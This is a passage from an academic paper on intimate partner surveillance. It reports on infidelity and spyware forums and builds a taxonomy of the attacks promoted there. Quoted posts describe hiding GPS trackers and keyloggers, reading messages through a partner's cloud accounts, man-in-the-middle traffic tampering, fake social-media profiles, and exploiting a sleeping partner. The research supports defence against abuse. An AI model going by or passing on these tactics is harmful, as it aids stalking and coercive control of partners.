We additionally investigated two subforums that focus on spyware tools: **Forums D** and **E**, both subforums of a community for cellphone advice. Forum D focuses on spyware for mobile phones, while Forum E focuses on spyware generally. These subforums surfaced in Internet searches for the same sets of IPS-related keywords as those used to discover the three infidelity forums above. As we discuss further in Section 4, our analysis concludes most content on these forums are spam advertisements for particular spyware tools. For simplicity, we will use the term "*forum*" to refer to the communities we studied in-depth (e.g., Forum C), and "*parent forum*" to refer to their parents where needed (e.g., Reddit).

Data collection. We collected data from Forums A, B, D and E via custom crawlers built using Scrapy, an open-source, Python-based framework for web scraping.[4] Our crawlers preserved the threaded structure of each forum's content, as well as metadata like views and post and update timestamps where available. We did not download any media beyond text—specifically avoiding images—and stored all data in a local database on a secured server. Our analysis covers a set of scrapes collected using this pipeline in October of 2019. For Forum C, we used the scrape available via the Reddit corpus within ConvoKit [5], which was collected in October 2018. Table 1 summarizes the complete dataset.

Limitations. Our study combines quantitative and qualitative methodologies to characterize a sampling of publicly available forums where discussion of IPS tactics manifests. We emphasize our work may not generalize to discussion on private forums, such as those that require the creation of an account and a threshold of posts or months active for access, or those occurring within private social groups on larger social media platforms such as Facebook and Twitter. We also focus on English-language forums, and thus our findings cannot be taken to represent the scope of IPS discussion worldwide. We believe there is compelling future research in investigating larger public-facing communities, like other subreddits or closed communities on and off of influential social networks.

Ethics. Throughout this work, we were sensitive to the ethics of using online discussions of highly personal topics for research. Our data is from publicly available fora accessible on the Internet without authentication. Our IRB office reviewed the study and deemed it to not be human-subjects research, since all data was already in the public domain. Still, we took precautions to ensure our research remained safe and privacy-preserving. The only identifiers we used were the public usernames associated with each post. We did not pursue identification of people from their posts or usernames, or collect or store images. In reporting our work, we have scrubbed information that might trace back to the people behind the pseudonyms, e.g., locations or specific narrative details.

4 Forum Activity and Users

We begin by measuring the nature of activity on these forums. Later on (Sections 6, 7), we use qualitative methods to more deeply characterize their content.

Forum activity and viewership. The forums in our dataset varied in their rates of activity and reported viewership. In

[2] Our data, including forum names, is available for research upon request.

[3] https://www.alexa.com/siteinfo/reddit.com. Alexa rankings are based on global traffic and engagement over the last 90 days.

[4] https://docs.scrapy.org/en/latest/

	Forum A	Forum B	Forum C	Forum D	Forum E
Date of first thread	Jan 2006	Aug 2005	May 2013	Oct 2008	Feb 2013
Size of forum (threads)	268	1,175	11,291	3,388	2,788
Size of forum (posts)	1,608	8,932	183,381	7,540	4,952
Unique active users in forum	462	2,102	12,740	264	543
Avg. thread views (stdev)	3,438 (13,249)	4,822 (12,194)	–	1,685 (7,634)	6,315 (44,813)
Avg. thread length in posts (stdev)	7 (17)	4 (8)	16 (17)	2 (1)	2 (2)
Avg. time to new thread (stdev)	140 days (198 days)	7 days (13 days)	3 days (13 days)	1 day (11 days)	21 hrs (11 days)
Avg. time to new post (stdev)	3 days (13 days)	14 hrs (2 days)	15 minutes (2 hrs)	12 hrs (5 days)	12 hrs (2 days)
IPS-relevant % of threads$^{\alpha}$	78	51	18	–	–
Size of IPS-relevant sample (posts)$^{\alpha}$	1,411	2,011	1,032	–	–
Unique users active in IPS-relevant threads$^{\alpha}$	296	465	346	–	–
% of IPS-relevant threads that escalate$^{\alpha}$	32	38	35	–	–

Table 1: Comparison of the five forums in our dataset. Forum C does not provide viewership information (marked by dashes). $^{\alpha}$ Calculated via qualitative analysis of random samples of 250 threads per non-spam forum, see Section 5.

total, the forums contain 18,937 threads, with Forum C containing the most threads and posts (Table 1).

Activity data in terms of thread and post times was available for all forums. We note that activity on Forums A and B peaked between 2010 and 2015, and has significantly dropped off in the last five years, while activity on Forum C has exploded in that time (Figure 1). We hypothesize this may represent a shift away from niche forums focused on infidelity and towards niche subcommunities of larger social media platforms like Reddit. Despite the recent drop-offs, these forums remain publicly available resources for would-be abusers, and contain IPS tools and tactics that are still relevant today; thus we included them in our qualitative analysis (Section 5).

While these three forums exhibit similar seasonal and diurnal patterns, temporal patterns for Forums E and D exhibit greater variability, as well as strong peaks in year-over-year posting activity in 2013 and 2014, respectively. As we will discuss subsequently, this reflects concentrated activity by advertisers posting spam marketing spyware products.

Across all forums, the total number of views was approximately 30 M. This is likely a significant underestimate of total viewership given that it does not include Reddit's Forum C, for which we do not have viewership data. Within each forum, the distribution of views per thread was dominated by one or two highly viewed threads (usually 'sticky' threads compiling forum rules or shared resources) and then a long tail of less-viewed threads. The distributions of thread lengths for each forum followed similar long-tail patterns, with an average thread length of six posts.

Forum users and "superusers". Table 1 shows the number of users in each forum, identified by comparing the usernames attached to each post via case-insensitive string equality. Forums differed in the number of unique users, from 264 in Forum D to 12,740 in Forum C, but all forums have "superusers" that account for a disproportionate number of posts. Figure 2 gives (left chart) a CDF of the fraction of each forum's posts made by users and (right chart) a histogram of the fractions of all threads to which a user posted. For clarity, we only show the 50 and 25 most prolific users, respectively.

Forums E and D are clear outliers compared to the other forums; this is due to spammers, as we discuss below. While the other three forums also have superusers, they do not dominate their forums to the same degree. Additionally, cursory examination shows they are not spammers. Some are human and robot moderators, including an automatic moderator on Forum C that posts the subreddit's rules as the first response to each thread-starting post. But most superusers appear to be humans particularly engaged in the forum, driving the culture and activity of the community with their posts.


We additionally checked whether posters were active in multiple forums in our data. Comparing usernames via case-insensitive string equality, we found just eight users recurring across forums that had no structural reason to be connected. Of these, only one user made contributions that exceeded 1% of posts or threads in any forum. While this finding seems to indicate superusers are not cross-posting across multiple forums, we note it is simple to register accounts with different usernames in these forums. We consider the identification of users across forums to be an area of future work.

Spyware spam and SEO inflation in Forums D and E. As mentioned above, Forums D and E stood out along many dimensions. Most content in these two forums can be attributed to a handful of users: notably, the top user in Forum D contributed to 95% of threads and authored 45% of posts, and the second-most-active user contributed to 95% of threads and authored 44% of posts. Forum E exhibits a similar pattern of dominance by a handful of users.

Inspection shows many of the threads in Forum D constitute conversations between its top two users: one posts a spam advertisement for a spyware tool, and another follows up with a short response. We conclude this demonstrates a strategy of search engine optimization (SEO) employed by the company behind the spyware tool to boost the forum's visibility on Internet searches and attract attention to their spyware product. Specifically, 94% of the posts made by the top user were the same message: an advertisement for the spyware tool. This user also authored nearly half (45%) of the posts on this forum. Forum D's second-most-prolific user bears a username



Figure 1: Histograms (normalized to maximum bin value in forum) for **(left)** postings per year, with shading indicating the years for which we have post data for the forum, **(middle)** postings per month of year, and **(right)** postings per hour of day.



User	Forums
1	A, B
2	A, B
3	A, D, E
4	B, D
5	B, E
6	B, D, E
7	B, C
8	C, D

Figure 2: **(Left)** Cumulative fraction of posts per user for the top 50 users. **(Middle)** Fraction of threads with posts from the top 25 users. Forum E (resp. Forum D) are dominated by 1 (resp. 2) superusers, while the other three forums show a more even spread of posts and threads among users. **(Right)** Multiple-forum users and the forums in which they posted. Excludes the 17 users found posting in Forums D and E, which share a parent forum.

closely associated with that spyware tool, and posts either ads for the tool or short, meaningless messages (*"Hi," "Hello"*) in response to the first user's ads. We found similar patterns within Forum E. Having concluded that most activity on these two forums was spam intended to inflate SEO for specific spyware products, we excluded them from our qualitative analysis of forum content (Sections 6, 7).

Prevalence of IPS-related keywords. To efficiently understand the organic content in the three infidelity forums, we sought automated ways to identify only those threads that were relevant to IPS. As a first-cut assessment, we performed keyword-based searches of the threads in our dataset using a small set of keywords identified from prior work [6]: "*spy*", "*monitor*", "*track*", "*hack*" and "*record*" (Table 2).

This first-cut assessment showed keyword searches are, unsurprisingly, insufficient for accurate discovery of relevant threads: for example, the keyword '*record*' may be used in the context of recording someone without their consent, but also in the context of music recordings. To quantify this, we assembled a human-labeled dataset of 750 threads sampled across each of the three non-spam forums and manually coded for relevance to IPS (see Section 5 for detailed methods). We then applied a regex-based labeling method that flagged threads as relevant if any post within the thread contained any one of keywords in our seed set. Using our 750 human-labeled threads as ground truth, this simple approach achieves an AUC of 0.62, indicating it misses a large number of relevant threads (false negatives) and contains a large number of irrelevant threads (false positives).

As a result, we do not rely on the regex-based approach for any of our subsequent analyses, but instead study the posts human-labeled as ground truth. The development of automated learning techniques that can efficiently flag IPS-relevant threads remains a tantalizing area of future work.

Keywords	A	B	C	D	E
spy	26.9	7.1	1.6	98.4	42.1
monitor	8.6	2.2	3.0	97.8	27.8
track	13.4	5.4	8.8	25.7	30.0
hack	3.7	1.1	2.3	1.1	4.1
record	14.9	7.8	7.3	3.8	1.4
spy, monitor, track, hack, record	43.7	17.3	17.6	99.4	62.3

Table 2: Percentage of threads within each forum containing one or more of the indicated keywords.

5 Understanding Forum Content

Our data contain rich information on attackers' strategies, interactions, and stated goals embedded in the natural language of users' posts. Here, we describe our qualitative methods for analyzing the content within Forums A, B & C.

Establishing human ratings for IPS relevance. Our initial measurements showed not all content on these forums is relevant to the discussion of IPS tactics: for example, while 8 of the top 10 threads by viewership on Forum B contained some mention of ways to monitor an intimate partner, the other two threads discussed contraception and women's underwear. Thus, to focus our analysis, we first established human ratings for whether or not a given thread was relevant to IPS.

We began by randomly choosing 30 threads, 10 from each forum. Three coders independently rated whether each thread was IPS-relevant. We stipulated that a relevant thread should both (1) discuss an intent to track, monitor, surveil, or otherwise compromise an intimate partner's privacy; and (2) describe doing so via technology. Inter-rater reliability showed agreement in 28/30 threads (Fleiss' kappa of 0.91 [34]).

We then expanded our analysis to arrive at a set of IPS-relevant threads for further study. We randomly sampled 750 threads (250 from each forum) that we split evenly among the three coders. As reported in Table 1, we ultimately found 78% of the sampled data within Forum A was relevant to IPS; 51% within Forum B; and 18% within Forum C. These figures are in line with expectations: Forum A, which is explicitly dedicated to "*investigative equipment*", has the highest prevalence of IPS-related content, while Forum C, which has a more general focus on discussion of infidelity, has the lowest.

In total, 370 of the 750 randomly sampled threads were coded as IPS-relevant. We found no statistically significant correlations between thread viewership and IPS relevance in any forum, or any noteworthy patterns in seasonal, diurnal, or year-over-year posting activity within IPS-relevant data.

Understanding IPS-relevant content. We used open thematic coding [4] to make sense of the 370 IPS-relevant threads. Three researchers independently read through several threads and generated initial codes. We then met over multiple sessions to jointly develop a codebook. Through multiple rounds of iteration, we refined the codebook by applying it to additional data until we reached saturation and codebook stability.

Our final codebook contained 29 codes clustered into two high-level categories: *forum culture* and *tools and tactics* (see Appendix A). Once the codebook was finalized, three researchers divided up the remaining threads and coded them. Our research team stayed in close correspondence throughout the analysis, repeatedly meeting to discuss threads that were unclear at first pass. We also took steps to minimize the impact of repeated readings of detailed stories of IPS and violence on our team. Researchers were encouraged to take breaks where needed, to reach out to each other regularly to process what we were reading, and to practice self-care.

We report the themes that emerged from our analysis in Sections 6 and 7. We emphasize that our analyses are qualitative: thus, we do not report raw or percentage prevalence numbers for any of our themes, except where noted and appropriately tested via inter-rater reliability measurements.

6 Forum Interactions

In this section, we give a general overview of how users interact within these forums. We begin by discussing how users self-report finding these communities, and what they seek within them. We then describe how communities respond to their requests. We identify threads in which communities encourage users to conduct IPS, either by encouraging them to carry out existing attacks, or by providing them with ideas for attacks of increased severity—what we call *escalation*. We also identify threads in which communities discourage users from IPS at all, a pattern we call *de-escalation*.

How users find these forums. In several threads in each forum, users describe how and why they sought out these forums in the first place. Many described locating the forum via basic Google queries on topics related to infidelity and cheating. In other posts, users reported discovering the site through a trusted recommendation from a professional enlisted to help them with their relationships, such as a therapist.

Our data also show that for Forums A and B, users are often directed to these specific forums by moderators or users of other communities within their parent forum. For example, a moderator in Forum A posted in response to a thread starter:

> *"I asked you to come here to click on the many threads and read information for yourself. There are pages and pages all about spying . . . This forum is a kind of archive where the information will be available for anyone to peruse at leisure. There is no need to wait. Look around!"*

Here, we see a forum moderator reinforce that these discussions are a resource for anyone to browse. We discovered that Forum A in particular hosts several 'resource threads' pinned at the top of the forum that provide primers for beginners.

Forum-goers' stated goals. Once in the forum, most users make an initial post outlining a complex social situation,

usually suspected or actualized infidelity, and ask the community for advice on what to do, e.g. "*How can I forgive him?*" or "*How do I move on?*" Most of these posts sought suggestions from others for 'next steps', such as confronting their intimate partner or seeking legal advice. The bulk of posts within Forum C followed this pattern, mimicking the advice-seeking observed broadly in forums for social support [9, 20, 47].

We also identified a different kind of request focused on *technical* support for intended or ongoing IPS, e.g. "*How can I read my wife's Facebook messages?*" or "*How do I use this spyware tool?*" Many of these users contextualized their asks in a detailed narrative of their situation that included an admission of past IPS, most commonly by reading a partner's text messages or emails. For example, consider this initial post, paraphrased from Forum B:

> *"I caught my wife by reading her journal and emails. She does not know that I know, and I continue to monitor her email account. I don't think she knows. I haven't told a soul about this, so this is my release. I can elaborate..."*

Not all users framed their interactions as requests, however; a subset of thread starters within Forums A and B posted to share unsolicited advice on working with certain IPS tools. This advice was often couched in a personal narrative (e.g. "*Here's how I tracked his Internet history after he deleted it*") and usually promoted the use of the tools. We consider these to be organic advertisements for these tools, the implications of which are discussed in Section 8.

Overall, we identified three high-level goals for users who sought IPS-related advice across these forums. Many users fixated on reading their partner's emails or text messages, or what we call *(1) investigation of a partner's prior activities*. Many were also interested in real-time access to their partner's devices, to gain information such as live updates on their partner's location and browsing history: in our view, these attackers sought *(2) continuous monitoring of a partner's current and future device use*. Finally, we saw that many posters expanded the target of their IPS to include a suspected affair partner, with the goal of identifying their personal information (e.g., name, address or vehicle registration). We use the term *affair partner* here to mean the person involved in an affair outside of the intimate relationship, occasionally referred to as the 'other' man or woman, and we name this goal as a *(3) compromise of a suspected affair partner's privacy*.

Community escalations. Communities' responses to users' requests varied. As expected for online support forums, many responded with emotional support and advice on managing infidelity, including recommendations for looking after users' mental and physical health. In a significant body of threads, however, communities responded by encouraging thread starters to pursue their current enactment of IPS, or even to increase the severity of their attacks. We call this a pattern of *escalation*: a situation in which a user begins with a relatively benign request for information, and through interactions with one or more IPS promoters is presented with ideas for enacting or increasing the severity of an IPS attack.

Consider this example from Forum B. A user begins a thread by asking for emotional support: "*I can't believe my relationship has come to this, but I need some advice. Recently I discovered a situation that I'm not sure how to perceive...*" An hour later, a responder offers several actionable ways for the user to invade their partner's privacy:

> *"There are several things you can do. Start by going into full snoop mode. Purchase a voice activated recorder and put it in his car. Snoop his phone records. Place spyware on his computer. Snoop his emails and FB account."*

From there, a concerning dialogue unfolds. As the thread starter shares more details of their story over follow-up posts, the same responder repeatedly suggests ways to enact IPS, for example by offering:

> *"A voice-activated recorder is cheap, $40 at Walmart. Stop bringing this up, and make him think everything is back to normal. Then, monitor him. Good luck."*

To get a sense of the prevalence of this thread pattern in our corpus, we conducted an additional qualitative coding effort over our human-labeled sampling of IPS-relevant posts. Three coders first coded a random set of 30 relevant threads (10 from each forum) for whether or not they showed a pattern of escalation. Inter-rater reliability showed substantial agreement between raters: out of the 30 posts, all 3 raters agreed on 25 posts, and the remaining 5 showed 2 out of 3 raters in agreement (Fleiss's kappa of 0.77). We then split the remaining relevant threads among the three coders, finding that approximately one-third of relevant threads showed patterns of escalation (Table 1). This proportion remained the same in both forums explicitly focused on investigating suspected deception (A, B), and in more general support forums for those 'recovering' from infidelity (C).

Community de-escalations. While escalations appeared with alarming prevalence in our dataset, we also found a handful of instances of the opposite: *de-escalations*, in which the community deterred a user from conducting IPS.

In many of these cases, responders reminded posters of the physical and mental impact of continuously performing IPS on a partner. These responders saw that IPS directly undermined the trust required for recovery of a healthy intimate relationship. As this example from Forum A shows:

> *"You've got to ask though, when do you stop snooping? That can't be healthy for your relationship if you're being insecure about everything."*

De-escalating responders also often pointed out that IPS may not help people achieve their goals, and instead sabotage a relationship. For cases where IPS had already been

Tool-based attacks that require physical access
Using a cellphone backup recovery tool on a partner's device
Installing a keylogger on a partner's device
Installing screen recording spyware on a partner's device
Installing GPS trackers on a partner's body or in their car
Installing audiovisual recorders in the car or the home
Tool-based attacks that do not require physical access
Leveraging features of a shared phone plan
Using shared cloud tools to access a partner's personal data
Using router monitoring tools to track and manipulate Internet activity
Using reverse lookup directories to find personal information
Coercion and subterfuge
Leveraging physical proximity to gain access
Convincing a partner to give total access
Catfishing a partner
Outsourced attacks
Hiring a private investigator

Table 3: Taxonomy of IPS attacks promoted on these forums.

committed, a small number of users pointed out how the intimate partner may be experiencing this level of privacy intrusion. We demonstrate this 'pushback' against IPS through this responder on Forum B, after a thread starter admits to monitoring his partner through a home security system:

> *"You sound crazy to watch her like that! The fact that you've analyzed every little detail on the system tells everyone a lot about your own insecurities ... come on dude, you're trying to make something out of nothing here."*

Some de-escalating responders also reminded thread starters of the potential legal consequences of engaging in IPS. This included warnings that the use of some attacks could result in a criminal record, failed divorce proceedings due to misbehavior, or expulsion from social groups.

7 Taxonomy of IPS Attacks

We now describe the IPS tools and tactics discussed within these forums. We present a taxonomy (Table 3) of four types of attacks: (1) *tool-based attacks requiring physical access*, including installing spyware on a partner's phone and attaching GPS trackers to their person; (2) *tool-based attacks not requiring physical access*, including leveraging shared cloud accounts; (3) strategies involving *coercion and subterfuge*, for example convincing a partner to provide access, or tricking them into connecting with falsified social media profiles; and (4) *outsourced attacks*, namely hiring private investigators.

7.1 Tools that require physical access

Our analysis surfaced many attacks requiring access to a target's devices. These attacks are particularly possible in IPS, due to the proximity between intimate partners [19].

Backup recovery tools. Recall that a common goal for attackers was the discovery of what a partner said in their texts or emails. To this end, responders promoting IPS often recommended the use of *cellphone backup recovery tools*: both specific software dedicated to reading data from phones or SIM cards, and creative workarounds leveraging built-in iOS or Android features to access that same information. Some of the spyware previously reported [6] works by accessing similar data stores; our data show for the first time how attackers share these products with each other, and how they homebrew their own tools for accessing this information.

In particular, a substantial number of threads were dedicated to tools that recovered deleted texts from iPhones. Similar tools were available for Android phones, and in older threads we even surfaced evidence of responders helping attackers retrieve texts from Blackberries. While some responders in these threads advocated for the use of specific products, others presented instructions for homebrewed tools they had developed to read messages from a partner's backup files synced to shared iTunes or iCloud storage. Some responders posted code anyone could use to convert such backup files into text files for easy reading, and many also offered one-on-one technical support.

Keyloggers and screen recorders. Many attackers were interested in continuous capture of their partners' digital activities, such as websites they visited or passwords they used. For these attackers, responders often recommended installing *keyloggers* and *screen recorders* on a partner's devices. These tools had been surfaced as potential spyware in prior work [6], but our data highlight they are actively shared as solutions for attackers on these forums. One responder on Forum C claimed he had installed keyloggers on all PCs and laptops in his home, describing the benefits of these tools:

> "*Great for capturing passwords & her true thoughts when messaging (things she backspaced over and didn't send).*"

Many responders also recommended screen recorders, such as those built for companies to install on workers' devices—in fact, this use case was often invoked to prove a product's legitimacy. Responders also discussed the benefits and drawbacks of specific products, including whether the paid tiers of some tools were worth purchasing.

Location tracking and audiovisual recording. We saw many instances of responders recommending tools for environmental surveillance of a partner's activities, conversations and whereabouts, e.g., *voice-activated recorders* and *GPS tracking devices* placed in key locations like a partner's car. Responders were quick to make recommendations about where to obtain these devices, how much one should expect to pay for them, and best practices for hiding them from targets:

> "*A GPS tracker can fit into a purse without them knowing. I'm positive you can figure out a place to stash one in a car. People track autistic kids and animals with them.*"

Surveillance of partners in cars was a recurring theme throughout our data. In addition to providing recommendations on the best places in a car to place a GPS tracker, several threads promoted the use of more sophisticated tools that plug into a car's on-board diagnostics (OBD) system and continuously report the car's location to a remote database, to which an attacker can then subscribe. These tools would be useful, one responder said, because "*unless a person knows to check the OBD they would never think to look for it.*"

7.2 Tools that do not require physical access

For would-be attackers who were unable to access a partner's phone to install spyware or car to plant a GPS tracker, the responders in our data readily provided tools that did not require physical access to partner or device.

Leveraging shared phone plans. Many would-be attackers sought ways to leverage the fact that they shared a phone plan with their intended target. Most seemed to know that a partner's call and SMS histories were accessible on a phone bill; in fact, viewing these was often the first thing an attacker tried, and the use of these records as vectors for abuse has been documented [19]. But the contents of messages are often left off of phone bills; in response, our data show these attackers come to the forums to find other ways to obtain more information from their service providers.

Responders regularly provided tips on how to contact service providers and obtain more detailed records: for example, in one thread on Forum B, a responder described how to contact Verizon and set up a monthly spreadsheet dump of all call activity. Phone companies were required to provide these records to account owners, the responder claimed, as a form of consumer protection.

Attackers were also savvy to the many other ways a provider's plan management tools could be used to surveil a partner. Verizon, AT&T, and T-Mobile were purported to have capabilities ranging from email monitoring to mobile keylogging. Consider the following exchange on Forum A:

> **Attacker:** "*We are in the process of choosing new cellphones and a new company. Which is the best company to keep tabs, records, etc? We currently have iPhones on AT&T, and their Family Map did help me prove his affair.*"
> **Responder:** "*If you're getting everything you need with AT&T, I would stay with them. They have immediate online access [to phone records] and their GPS is good.*"

In this example, we see responders outline the features of shared plans that make them useful to an attacker: immediate online access to call and text histories, quality GPS for location tracking, and family sharing products that provide easy-to-use interfaces for surveillant capabilities. This last type of tool was especially common in our data, confirming prior work [6, 19]. This example also highlights the collaborative nature of how attacks surface in these forums, with a responder echoing and encouraging an attacker towards IPS. Of note, the responder in this example is the third-most-prolific superuser of Forum A, and many of their posts are similarly IPS-related.

Features of shared cloud services. Many tools that did not require physical device access took advantage of the built-in features of cloud-based sharing tools. The use of cloud tools for abuse has been reported in prior work [19]; however, our data show for the first time how attackers share these tools with each other as ways to overcome targets' defenses.

In many threads, attackers seemed aware of the ways iCloud tools in particular could be used to surveil partners who had not provided device access. One thread began:

> "*What is the best spyware if I can't get their phone, but have their Apple ID and password?*"

In this example and many others, our data show attackers are encouraged by the forum to use their partner's Apple ID to view their personal messages and photos from a web browser—no device access necessary. This was commonly invoked as a solution for attackers who sought more detailed information on their partner's texts than records from a service provider contained. Many of these attackers reported they arrived at this method of attack because they had seen a drop-off in their partner's texting activity as reported by their phone bills, and had inferred the partner had moved to iMessage or another messaging service that used data rather than SMS. (Messaging that uses data is not typically itemized on a phone bill.)

Some of these attacks, however, did not even require an attacker to use a partner's login, because their personal data was already syncing to a shared Apple device. For example, an attacker on Forum C described discovering she could view a partner's messages on a family iPad, which was synced to her partner's iCloud account. Our data show attacks of this nature also levied against third-parties, namely the affair partners: in one thread on Forum B, an attacker describes realizing her partner's affair partner was using an iPad synced to an iCloud account shared by all three-parties, making her purchasing and Internet history accessible for the attacker to browse.

Attackers were particularly eager to share how iCloud tools could be used for location tracking. One attacker on Forum A described how to use the Significant Locations feature within iOS to examine a partner's recent location history. In another thread on Forum A, a user shared an article on Find My Friends and called out its abusive potential:

> *"Interesting article about an iPhone app called 'Find My Friends', which you may be able to load on your spouse's phone to track their whereabouts."*

Cloud-based tools outside of the Apple ecosystem were also called out for similar purposes. One responder on Forum C shared how Android users could view a "*timeline*" of

a partner's visited locations via their Google Maps account. Another shared how WhatsApp's phone-to-Web syncing features could be used in concert with one-time physical access to maintain continuous access to a partner's messages. This responder described the initial connection as a "*one-minute job*" best done while a partner sleeps, and claimed they were "*actually shocked at what a privacy flaw this seems to be.*"

Lastly, our forums contained many suggestions for mobile spyware products that leveraged cloud-based access to a target's device, such as tools marketed for use in parental control contexts. Much of the discussion of these products also offered advice on free versus paid tiers, setup and configuration, and even best practices for contacting customer service teams.

Web traffic trackers on shared networks. In several forums, we discovered threads in which responders offered advice on how to install *web traffic monitoring tools* on a shared WiFi network. The scope of this attack and the level of detail in which it was described was noticeably more sophisticated than others in our data, or what has to our knowledge been previously reported.

In one thread on Forum C, a person who described themselves as a "*heartbroken techie*" with a background in software development started a thread detailing how they used a DNS resolution service to monitor the traffic on their home router. With their tool, the attacker said, they could record every website their partner visited, regardless of whether they deleted their Internet history, in the form of reports issued within 24 hours. The attacker shared the command line scripts and configurations they had used, and even offered to share a GitHub repository where others could retrieve their code. In addition to describing how they used the service to monitor router traffic, they went on to discuss how they used its domain blocking alerts to manipulate their partner:

> *"You can set up a customized message (as I call it, the 'oh shit' alert) that will pop up if they try accessing a site that is blocked. It's amazing how much someone will confess if they know you're tech-savvy and you tell them you have a detailed history of their actions (even if you don't.)"*

In another case, a responder on Forum A who claimed to be a computer security professional introduced the forum to the concept of a man-in-the-middle attack and recommended an entry-level tool for mounting one. As they described, the tool was able to obtain not just a history of websites visited, but also copies of data sent over the network, e.g. the contents of emails and chats. Most notably, they described the tool as a way to actively manipulate a partner's activity:

> *"[You can also] modify the data traffic in real time. This can be used for tactics like replacing phone numbers, names and addresses as they travel over the network. Think about creative ways to change the contents of the websites/emails/chats that they're looking at."*

This last example was sourced from one of the 'resource threads' in Forum A. The responder goes on to offer his services to community members who want help mounting such attacks. We discuss the implications of these types of attacks and the role of technologists providing such support in Section 8.

Reverse lookup directories. Lastly, our data show would-be attackers seeking and receiving tips for investigating their partners' prior actions via reverse lookup tools, used most commonly to identify people from their phone numbers. Most cases presented as a thread starter finding an unknown number in a partner's texts or call records via other attacks, and then asking the forum for advice on how to discover whether it belonged to an affair partner or an escort service:

> *"If anyone knows a really good reverse cell lookup, please let me know. Just found a few unknown numbers on my husband's phone."*

Many solutions offered were simple websites containing databases of people's personal information—one thread even offered tips on how to search Facebook by phone number. But responders in our data also recommended a wide array of commercial products that market themselves as collators of public information on individuals (e.g., WhitePages). Many of these tools offer a free tier enabling lookup of names, addresses, and phone numbers in addition to a paid service for more thorough background checks. Although these tools are relatively unsophisticated from a technical perspective, they featured in several stories that resulted in an attacker confronting their partner or suspected affair partner at an address or phone number located through these services.

7.3 Coercion and subterfuge

In addition to recommending specific tools, many responders had advice for coercing or subverting a target into providing access to their data and accounts, most often passwords.

Leveraging physical proximity to gain access. Attackers frequently shared how they used their close physical proximity to their targets to overcome common defenses without specific tooling. While many of these tactics had been previously reported from victims' perspectives [19], we report for the first time attackers jointly developing such coercive strategies in public forums.

In many cases, attackers advised each other to manipulate a partner into 'accidentally' revealing a password, as seen in the following example from Forum A:

> "*Get her to send texts . . . while you are sitting next to her. Then try to make out the password as she types it in.*"

These strategies often did not require active manipulation. In some cases, gaining access was as simple as waiting for a partner to fall asleep:

"My wife would get drunk and pass out. It was simple to just hold the iPhone up to her thumb to unlock it. Took pictures of a lot of conversations so I have a record."

Some would-be attackers sought help creating opportunities like these. In one thread on Forum A, an attacker asks:

"*I have wondered if there is a relaxing drug that will knock her out long enough for me to scan her texts and photos. Any suggestions on how I get that phone?*"

Once a partner slept or was otherwise unconscious, attackers and responders offered a range of strategies for exploiting their lowered defenses. These included ways to overcome two-factor authentication schemes—namely, resetting passwords on locked accounts and taking the opportunity to capture codes—as well as ways to plant monitoring tools that could track activity long-term, such as swapping their SIM card into a partner's device to capture their call and text activity.

Creating fake profiles to access their social media. Coercive attacks did not necessarily need to be physical or direct: we also found evidence of manipulations via social media. Several threads showed attacks using fake social media profiles to overcome the privacy controls a target may have set. While the use of fake social media profiles to directly harass targets has been reported [19], we found evidence of attackers leveraging fake profiles in a new way: using second- and third-degree connections to access a target's profile.

In one thread on Forum A, a responder details step-by-step how to fabricate a believable Facebook account, and use it to befriend accounts that are friends with the target. The attacker can thus access parts of the target's social media profiles that have been locked away from the attacker, but have remained unlocked to what they believe are friends-of-friends. The responder describes the access afforded thus:

"*After your friend request has been accepted, revisit the pages where you couldn't see anything before. You'll be shocked at how much information will suddenly be available, as many MANY people set up security so it's not public, but can be viewed by friends-of-friends. In my neck of the woods there are a lot of local bars that have 1000+ friends and guess what? Every one of those 1000+ friends has now given access to those 1000+ people that allow friends-of-friends to see their info, and I'd guess over half do.*"

That responder then cautions attackers to ensure the privacy settings on their real and fake Facebook profiles are set to only show information to the account owner, because, the responder says, "*I don't believe FB is secure.*"

Convincing a partner to provide total access. Our data also showed attackers and responders championing a strategy of simply convincing a partner that unfettered access to all devices and accounts should be expected in an intimate partnership. In our context, infidelity forums, this was often raised as a way to facilitate reconciliation after an affair:

"*Tell her you need her iCloud password to review something. If she refuses, that's a giant red flag. Then I suggest you say 'wife, I love you dearly, but if I don't see what's on that phone, then you are telling me that you're cheating. If you have nothing to hide, then let me see it.'* "

Freed et al. [19] previously reported that abusers often convinced IPV survivors to share their passwords during "good" phases of a relationship as a way to establish trust, and subsequently threatened them to continue sharing or face consequences when the relationship turned "bad". Our work extends this to show that attackers promote to each other the idea of privacy compromise as currency in abusive relationships, often describing this as key to overcoming the emotional toll of suspicions of infidelity. In fact, many of these threads shared stories in which a partner who was suspected of cheating in the past still shared total access months or years later.

7.4 Outsourced attacks

The final category of IPS attacks surfaced in our data are those in which a responder recommends external resources for investigation or monitoring of an intimate partner.

Private investigators (PIs). As expected for an infidelity forum context, many attackers and responders within our data referenced hiring PIs to track their partners, with the goal of finding evidence of an affair. Notably, hiring a PI was framed as a legal and ethical way to obtain information, as in this example from a responder on Forum B:

"*You should hire a PI, who acts within the law to obtain the confirmation you require. But that's all that it will be in the vast majority of cases...merely confirmation.*"

Many of the PIs recommended in our data offered services within their specific localities, e.g., "*He does not do surveillance unless the target originates in [specific U.S. state].*" These recommendations typically included a phone number to call and a person to ask for—or even, in some cases, a person from the forum to claim as a referral. In addition to general recommendations to seek out PIs and referrals to specific PIs, we also found one thread in which a responder posted a link to the website of a specific national agency, as well as another thread with a directory of '*vetted*' PIs. These recommendations were often framed as more costly than other attacks, to be used as a last resort. One responder on Forum A remarked PIs were expensive, but at least "*cheaper than a divorce lawyer*".

8 Discussion

